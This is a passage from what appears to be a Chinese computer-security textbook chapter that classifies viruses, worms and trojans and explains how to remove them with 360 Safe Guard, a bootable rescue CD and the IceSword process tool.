计算机病毒都存在不同程度的破坏性，根据计算机病毒对系统造成的破坏程度，可将计算机病毒分为良性病毒和恶性病毒两大类。

良性病毒在发作时一般显示一些信息表明自己的存在，不会对用户数据进行破坏，这类

病毒的编写者主要是想表现和展示一下自己的编程能力。良性病毒由于会占用计算机系统的资源，因此也会影响计算机的运行速度和干扰用户的正常操作使用，重者也会导致计算机系统的崩溃。良性病毒在病毒发展史的早期较多，现在较少，目前的病毒大多是恶性病毒，具有明显的趋利特征。

恶性病毒有明确的目的，文件型恶性病毒在发作时通常会破坏数据、删除文件、加密磁盘或者格式化磁盘，对数据安全带来严重的安全威胁。曾经暴发的 CIH 病毒，还能清除计算机硬件 CMOS 中的数据信息，造成计算机系统的彻底瘫痪。目前流行的网络蠕虫病毒，在攻击扫描过程中会发送大量的报文，造成网络的阻塞和瘫痪，因此，蠕虫病毒除了对文件具有破坏性以外，对用户主机所在的网络也具有破坏性，造成网络阻塞不可用。比如 ARP 病毒，一个网段只要有一、二台计算机感染 ARP 病毒，则整个网段就会因网络阻塞而变得上网速度极慢，甚至根本无法访问。

对于计算机病毒的分类，大体可分为引导扇区型病毒、文件型病毒、宏病毒、脚本病毒、蠕虫病毒和木马型病毒。

引导扇区型病毒主要在 DOS 操作系统时代比较流型，目前已少见。

宏病毒感染的文件对象是 Office 类文件，是利用 Office 支持的 VBA 语言编写的，通过宏定义和 Office 系统支持的各类自动运行宏来实现传播、感染和破坏。

脚本病毒利用脚本语言（如 VBScript、JavaScript）所编写的恶意代码。这类病毒一般带有广告性质，会修改 IE 首页地址、修改注册表的相关设置等，甚至自动从木马下载站点，下载安装大量的木马在用户的计算机上。随着网页挂马方式的流行，脚本类病毒呈明显上升趋势。脚本类病毒的变种速度更快、灵活度更高，且通常都是利用多种漏洞，防范难度更大。

蠕虫病毒是一种通过网络或移动存储介质，并借助系统漏洞进行传播的恶性病毒。一般不利用文件寄生，以独立的程序文件存在，其传播感染目标是因特网中的所有计算机，具有极强的破坏能力。蠕虫病毒的主要破坏方式是大量复制自身或发送大量的扫描攻击报文，然后在网络中传播，严重占用网络资源，最终导致网路的严重阻塞和瘫痪，使网络不可用。例如，SQL 蠕虫王病毒、ARP 病毒等，目前这类病毒非常多，蠕虫病毒是目前病毒的主流病毒之一，其次是木马类病毒。

木马型病毒是病毒的一种特例，属于后门（Backdoor）型病毒。

**2. 木马的概念**

木马（Trojan Horse）是特洛伊木马的简称，来源于古希腊传说《木马屠城记》。希腊军围攻特洛伊城，久攻不下，于是佯装撤退，在撤退时，遗留下一具巨大的中空木马，特洛伊人将其作为战利品，拉回城内。晚上，整个特洛伊城都处于欢庆之中。夜深人静之际，木马腹中躲藏的希腊士兵打开城门，里应外合，一举攻破了特洛伊城。现今，人们就用特洛伊木马来指具有欺骗性，并可开启后门的恶意计算机程序。木马程序通过网络，可远程控制用户的计算机系统，窃取用户的数据资料，给用户主机的安全带来严重的威胁。

木马与普通病毒的主要区别在于木马不具备传染性，隐蔽性和潜伏性更突出。普通病毒主要是破坏数据，蠕虫病毒主要是阻塞网络，而木马病毒则是窃取用户的数据信息，比如网银账号和密码、网络游戏的账号和密码等，总体上呈现出一种趋利的特征。

木马程序由服务器端和客户端两部分组成，属于典型的 C（Client）/S（Server）应用程序。黑客端运行的是木马的客户端程序，被攻击端运行的是木马的服务器端程序。服务器

端程序会悄悄开启后门端口，以供客户端程序登录连接服务器端，实现对被控制端的远程控制。

目前木马性质的病毒越来越多，比较著名的有灰鸽子木马、网游大盗、AV 终结者等。

## 5.2　使用 360 安全卫士查杀木马

360 安全卫士的诞生，给木马和恶意插件的清除带来了福音。现在预防和清除木马和恶意插件变得相对轻松多了。本节简要介绍使用 360 安全卫士查杀木马与清除恶意插件的方法。

**1. 获取与安装 360 安全卫士**

360 安全卫士为免费使用软件，可从 360 的官方网站（www.360.cn）下载获得。所下载得到的 inst.exe 为在线安装程序。在运行 inst.exe 安装程序时，要保持网络的畅通，安装程序将在线从 360 官方服务器下载并安装 360 安全卫士。

**2. 使用 360 安全卫士**

（1）对计算机安全进行体检

利用 360 安全卫士对计算机进行体检，可检查出目前计算机系统的安全程度和得分，并给出不安全的因素及解决方案。对计算机安全进行体检扫描的界面如图 5.1 所示。




图 5.1　利用 360 安全卫士对计算机进行体检

在如图 5.1 所示的界面中，单击“木马防火墙未开启”提示旁边的“开启”按钮，可开启木马防火墙，防止木马对计算机系统的攻击入侵。

(2) 查杀木马

利用查杀木马功能,可对计算机系统进行全面的木马扫描检查和清除,建议用户每隔一段时间查杀扫描一次,查杀木马的功能界面如图 5.2 所示。360 提供了快速扫描、全盘扫描和自定义扫描 3 种方式供用户选择。




图 5.2　360 查杀木马的功能界面

(3) 清理插件

利用该项功能,可扫描检查系统存在的插件,并给出是否清除的建议,供用户选择是否清除。对于恶评插件会单独列出。清除插件的功能界面如图 5.3 所示。

(4) 修复漏洞

利用漏洞修复功能,可实现自动扫描检查当前计算机系统存在的漏洞,并自动到相应软件的官方发布网站下载和安装漏洞的修复补丁。

(5) 清理垃圾

利用该项功能,可实现对系统临时文件、系统缓存文件、无效的快捷方式等无用文件的清除,以释放磁盘空间。

(6) 清理痕迹

使用该功能项,可对用户的上网历史记录进行清除。

(7) 系统修复

木马或病毒入侵计算机系统后,通常会对 IE 浏览器、注册表、域名解析文件、文件关联等进行修改。360 提供的系统修复功能,可实现全面的修复处理,让其恢复原状。系统修复界面如图 5.4 所示。




图 5.3　360 清理插件的功能界面




图 5.4　系统修复界面

(8) 高级工具

在高级工具栏目中提供了一系列对系统安全、系统故障诊断或优化系统运行速度的实用工具，如图 5.5 所示。用户可根据需要运行所需的实用工具。下面对“修复网络(LSP)”功能作简要介绍。




图 5.5 高级实用工具

Windows 的网络连接可以由称为“分层服务提供商(LSP)”的机制进行扩展，但这种扩展也经常被恶意软件利用，通过劫持 LSP 协议，干扰用户的正常上网。2010 年 2 月 2 日，Windows 7 和 Vista 用户陆续出现以下现象。

系统启动时，360 安全卫士的拦截提示框提示有进程将要修改网络分层协议，提示窗口很快就消失了，360 自动选择了默认的阻止动作，之后操作系统提示 Windows 的通信端口初始化失败，与网络相关的服务和应用全部无法正常启动，重启系统故障依旧。

当时 360 安全卫士还没有提供“修复网络(LSP)”的功能，出现该类攻击之后，才新增了该功能。利用该项功能，就可一键修复该类网络故障。

另外，也可在命令行分别执行“sfc /ScanNow”和“netsh winsock reset”命令来进行修复处理，修复后重启系统即可。

(9) 木马防火墙

在 360 安全卫士顶部的平面工具栏中，单击“木马防火墙”按钮可切换到对木马防火墙的详细设置界面，如图 5.6 所示。用户可根据需要有选择性地开启。

(10) 杀毒

该工具按钮主要用于启动 360 杀毒软件，来实现对系统的杀病毒扫描。360 杀毒软件也是 360 公司推出的一款免费的杀病毒软件。




图 5.6　木马防火墙设置

（11）网盾

利用 360 网盾可实现对用户上网的全方位的安全保护，提供了如拦截欺诈网站，拦截木马网站，自动标识百度、谷歌等搜索结果网站的危险程度和欺诈钓鱼网站，浏览器修复，过滤广告等非常实用的功能，其主界面如图 5.7 所示。




图 5.7　360 网盾主界面

360 安全卫士是一款能全方位抵御木马病毒的安全保护软件，有了它，对木马病毒的防御和清除就变得简单多了。

## 5.3　使用光盘启动查杀病毒与木马

在实际使用中，通常会遇到杀病毒软件能扫描检测到病毒，但无法彻底清除病毒，甚至杀病毒软件都被病毒（AV 类病毒）破坏无法正常运行的情况，这时如果 360 安全卫士也无法成功清除该病毒，可从瑞星官方网站下载“瑞星 2011 引导杀毒光盘映像”文件，将下载得到的光盘镜像文件 linux.iso，使用光盘刻录软件刻成光盘，然后利用该光盘引导计算机系统，进入到基于 Linux 内核的瑞星杀病毒界面，如图 5.8 所示。在该界面中，就可对感染病毒或木马的计算机系统进行全盘扫描查杀。

图5.8　采用光盘直接引导进入的基于 Linux 内核的杀病毒界面

由于这种查杀方式是利用第三方操作系统进行查杀的，病毒程序没有运行，没有获得计算机的控制权，清除这类顽固病毒或木马比较有效。

## 5.4　病毒与木马的手动清除

本节介绍几个手动清除病毒或木马常用的辅助工具。

### 5.4.1　使用 IceSword 检查与终止进程

使用 IceSword（冰刃，斩断黑手的利刃）工具软件，可扫描检查出隐藏进程、异常进程，并具有强制结束进程和同时终止多个进程的功能，这一点，对于终止采用双进程互相监视保护的病毒或木马进程特别有效。

**1. 获取并安装 IceSword 软件**

IceSword 软件可访问 http://mail.ustc.edu.cn/～jfpan/地址下载获取，解压后直接运行解压目录中的 IceSword.exe 文件，即可启动该软件，其主界面如图 5.9 所示。

为防止 AV 类病毒阻止 IceSword 软件的启动，IceSword 软件主窗口的标题是随机产生的。

**2. IceSword 软件的使用**

（1）进程管理

在 IceSword 主界面左侧的工具栏中，单击“进程”按钮，将查询显示出当前正在运行的进程，包括隐藏运行的进程，如图 5.10 所示。

对于怀疑是病毒或木马的异常进程，将以红色显示。另外，用户也可根据自己的经验，通过查看进程列表来判断哪些是异常进程。可右击单个的异常进程，在弹出的菜单中选择“结束进程”选项，即可强制结束该进程的运行。若选择“模块信息”选项，则可查看该进程所





图 5.9　IceSword 主界面

调用的动态链接库信息,如图 5.11 所示。在结束病毒或木马进程之前,利用该项功能可查看病毒或木马进程所调用的或与之相关的动态链接库信息。





图 5.10　进程查看与管理

如果一个进程被结束后立刻又自动启动了,说明该木马进程采用了双进程互相监控互相保护技术。要结束这类病毒或木马进程,应找到这两个进程,然后在如图 5.10 所示的界面中,采用按住 Ctrl 键不放,结合用鼠标左键单击的方式来同时将这两个进程选中,




图 5.11　查看进程的模块信息

然后同时将这两个进程结束，就可实现结束病毒或木马进程运行的目的，如图 5.12 所示。

病毒或木马进程被结束后，只需手工删除进程对应的文件，即可实现对病毒或木马的手工清除。





图 5.12　同时结束两个互相保护的病毒进程

(2) 网络服务端口查看

在工具栏中单击“端口”按钮，可查看系统的网络服务端口和对应的网络应用进程的程序名，如图 5.13 所示。利用该项功能可查看和判断出木马的后门服务端口和服务进程的程序名，有助于木马病毒的手工清除。

(3) 启动组

在工具栏中单击“启动组”按钮，可查看到当前系统的自启动项目。病毒或木马为了在启动时获得对系统的控制权，通常都会将启动程序添加到启动组中。另外，有很多病毒或木

